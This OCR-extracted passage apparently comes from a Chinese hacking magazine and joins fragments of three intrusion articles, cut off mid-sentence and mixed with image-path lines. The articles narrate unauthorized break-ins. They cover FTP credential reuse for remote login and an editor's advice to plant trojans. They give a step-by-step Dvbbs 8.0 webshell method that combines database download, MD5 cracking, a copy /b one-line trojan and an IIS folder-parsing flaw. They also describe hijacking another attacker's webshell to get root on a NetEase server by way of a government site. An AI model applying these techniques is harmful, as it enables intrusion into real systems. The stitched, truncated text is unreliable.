


图13

商城分站服务器也是如此。所以可以直接加用户，于是这台服务器也很轻松的拿下了（如图13）。

再看这个分站的时候，回过头来再想想，刚刚不是在FLASH FXP里看到了目标主站hai***.cn的FTP账户密码吗？虽然目标站的FTP登录不进去，但是可以用星号密码查看器查出目标站的FTP账户密码，用FTP账户密码去尝试登录目标站的远程终端看看。嘿嘿，果然有收获，用FTP的账户密码登录目标主站hai***.cn的终端成功进去了（如图14）。


图14

六、写在最后

经过这样一波三折的搞来搞去，虽然很繁琐，但是最终还是把目标主机拿下了，可谓功夫没有白费啊。在渗透过程中用的是自己的经验，如果有什么地方不妥还请大家多多指教。不过我自认为这个思路还是值得大家参考的，嘿嘿。如果大家还有什么疑问或更好的建议可以到“黑手”的论坛上一起讨论。

编辑点评：

搞定主站，作者应当很有成就感吧。不过如果是我的话，有了用户名和密码，3389连不上去的时候，我一般会种个木马完事。如果有webshell，再加上用户名和密码，可以利用psexec执行用户权限的程序或者用asp直接调用wmi都是不错的办法。

文 cn_判官（Summer）

一次简单的渗透

从本文你可以学到

win2003+dvbbs8.0后台拿webshell的方法

近日在网上闲逛，在百度上无意看到了我们这里的一家网络公司，如图1所示。

看到了吗？上面写的“我们是网站建设专家，为您构建网上新家园”，看上去挺专业。我又随便转了一下，上面还专门有一个版块是介绍网络安全的，讲的是如何做好服务器的安全，如何防范黑客的入侵，就在这时，我突然想起来一句话，叫“没有黑客拿不下的山头”，哈哈，开个玩笑，下面开工。

先看看网站的布局，转了好几圈发现网站都是后台生成的html静态页面，而且别人就是一家提供建站服务的网站，看样子，他们的程序都是自己写的了，我也拿不到源代码去研究。俗话说“苍蝇不叮不缝的蛋”，我猜了几个默认后台，都是假的，看来他们是有点安全知识的。就在这时，扫描报告出来了，我一般都是先扫描同一个网段的机器，发现没什么可利用的。


没办法，只有看看旁注了，当domain检测出来的一刹那，我笑了，如图2所示。



图1

这个服务器上一共有76个站点，这下有希望了，不过比较麻烦，得要一个一个的看，当我看到其中的http://www.xxx.com/bbs/网站时，发现它有个bbs目录，是个论坛，仔细看了一下是Dvbbs 8.0，8.0版的动网我还是头一次见。我试着在URL后面加上/data/dvbbs8.mdb，这时迅雷弹出来提示我是否下载，心里阵阵暗喜，下载成功后打开数据库文件，拿到网上去破MD5密码，挺顺利，在线破出来了。

我人品比较高，直接闯入后台，试着用dvbbs7的方式来操作，在前台发表文章的地方上传.txt的小马。这时在编辑区没有直接出现上传的路径，我到用户控制面板里，在最新上传的文件中得到文件路径，然后去后台数据库备份成.asp，提示说操作非法，也就是说备份完的文件必须是.mdb格式的才可以。看来Dvbbs8.0注意到了以前的漏洞，在备份的同时，程序还会自动检测你所备份的文件是否是数据库文件，不然也会提示非法。我看了一下Dvbbs8.0关于备份的相关代码，发现了一个缺陷：如果服务器是2003的系统，我们可以用动网的备份功能建立成功一个xx.asp的文件夹，这样的话里面的各种类型的文件都会按照asp来解析。我们先来建立一个空数据库文件1.mdb,然后写一个一句话木马的文本1.txt，然后在DOS下合并，命令为：**copy 1.mdb/b+2.txt/b 3.mdb**。提示成功以后，我们把3.mdb上传到服务器上，然后在后台备份数据库目录要写：../xx.asp，数据库名称写成：xx.mdb的才可以。程序提示备份成功，我们浏览URL：http://www.xxx.com/bbs/xx.asp/xx.mdb，然后用一句话木马客户端进行连接，很快就成功了，就这样拿到了shell，如图3所示。


图2

用shell简单的清理完战场以后，我们通过shell轻松的跳转到了我

通过社工获取网易某频道shell

图 马骏 isecsp

我答应了老大一个月给国内的杂志投一篇稿子，不过最近一直忙着一些事就没得空写，看了下日历，今天是最后一天交稿了，我就抽了些时间来写。

在手册前期里我已经给大伙演示和讲解了入侵网易科技频道的全过程。前天和网易的朋友聊了下，发现他们有个频道是前几年由内部某部门负责建设和管理的，不过现在该部门已经被撤了，我就想到去入侵该频道试一下。

由于种种原因，具体频道地址我会涂抹掉。首先还是确定下入侵的步骤，%3f+社工获取密码。什么是%3f就不再解释了，大家看图1就清楚了。




图 1

好了，目录出来了。经过一段时间的寻找，没发现可以利用的地方。不过，通过浏览目录发现已经有人先我一步拿到了shell，估计是老大那边的人吧。不过不急，突破点就是别人的shell，螳螂捕蝉黄雀在后（如图2）。




图 2

我们打开源文件，获取shell的html部分，如图3所示。




图 3

我们发现title部分，也就是标题部分是“jsp shell for flashf”。当时我就想，这个shell会不会在别的站上被放过呢？那别人入侵得手的站，我没理由入侵不了啊。

我们去搜索jsp shell for flashf吧，搜索时我利用了很强大很和谐的yahoo（非主流搜索？），结果如图4。




图 4

由于种种需要，我涂抹掉了地址，大家有兴趣的话可以自己搜索。我们就拿如图5的站下手吧。




图 5

这是政府的站点，很强大很和谐。不用我%3f了，自己就暴出路径，挨个浏览文件，找到一个上传的地方（如图6）。




图 6

网站没有任何过滤，轻松传了个自己的shell（如图7）。




图 7

然后我找到了“jsp shell for flashf”这个webshell，编辑一下该shell，找到了它的登录密码（如图8）。

我获得了密码之后就可以尝试登录网易的那个shell了。有时候有些东西是靠运气的，别人也有可能改密码对吧？我自己现在就每个shell换不同的密码，不过这次密码是一样的（如图9）。

呵呵，网易的shell还是root权限，这次的入侵就结束了。其实有时候，入侵也就是那么回事。最后我做下广

